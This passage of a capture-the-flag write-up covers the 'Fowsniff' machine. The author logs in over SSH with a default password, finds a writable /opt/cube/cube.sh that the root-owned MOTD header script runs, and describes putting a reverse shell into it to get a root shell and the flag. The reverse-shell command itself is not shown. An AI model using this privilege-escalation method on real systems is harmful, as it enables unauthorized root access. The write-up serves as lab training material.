
With that, we can try logging into the SSH server with the credential of baksteen and the default password from the first email - which we are able to do so.

After logging in, I ran **find / -type d -writable 2>/dev/null** to find any writables directories. There seems to be an interesting folder, **/opt/cube**. After going into the directory, there’s a bash script named **cube.sh.**




```
baksteen@fowsniff:/opt/cube$ cat cube.sh
printf "
                            _____                       _  __  __
      :sdddddddddddddddy+  |  ___|____      _____ _ __ (_)/ _|/ _|
   :yNMMMMMMMMMMMMMNmhsso  | |_ / _ \ \ /\ / / __| '_ \| | |_| |_
.sdmmmmmNmmmmmmmNdyssssso  |  _| (_) \ V  V /\__ \ | | | |  _|  _|
-:      y.      dssssssso  |_|  \___/ \_/\_/ |___/_| |_|_|_| |_|
-:      y.      dssssssso                ____
-:      y.      dssssssso               / ___|___  _ __ _ __
-:      y.      dssssssso              | |   / _ \| '__| '_ \
-:      o.      dssssssso              | |__| (_) | |  | |_) |  _
-:      o.      yssssssso               \____\___/|_|  | .__/  (_)
-:    .+mdddddddmyyyyyhy:                              |_|
-: -odMMMMMMMMMMmhhdy/.
.ohdddddddddddddho:                  Delivering Solutions\n\n"
```

Checking the content of the script, it’s prints the welcoming message when I first logged onto this server. Maybe there’s a task that links to this file and runs it whenever there’s a user logging onto the server. I’m using **grep -r "cube.sh" / 2>/dev/null** to find if there’s any file that mentions the script. I found a file called **00-header** that belongs to root, and mentions cube.sh in its content.



```
baksteen@fowsniff:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

#[ -r /etc/lsb-release ] && . /etc/lsb-release

#if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
#       # Fall back to using the very slow lsb_release utility
#       DISTRIB_DESCRIPTION=$(lsb_release -s -d)
#fi

#printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"

sh /opt/cube/cube.sh
```

Maybe if we put a reverse shell into the cube.sh, we might be able to get a root shell back. Let's try the command given in the room. Set up a listener, anddd we're in.



```
# whoami
root
# cat /root/flag.txt
   ___                        _        _      _   _             _ 
  / __|___ _ _  __ _ _ _ __ _| |_ _  _| |__ _| |_(_)___ _ _  __| |
 | (__/ _ \ ' \/ _` | '_/ _` |  _| || | / _` |  _| / _ \ ' \(_-<_|
  \___\___/_||_\__, |_| \__,_|\__|\_,_|_\__,_|\__|_\___/_||_/__(_)
               |___/

 (_)
  |--------------
  |&&&&&&&&&&&&&&|
  |    R O O T   |
  |    F L A G   |
  |&&&&&&&&&&&&&&|
  |--------------
  |
  |
  |
  |
  |
  |
 ---

Nice work!

This CTF was built with love in every byte by @berzerk0 on Twitter.

Special thanks to psf, @nbulischeck and the whole Fofao Team.
```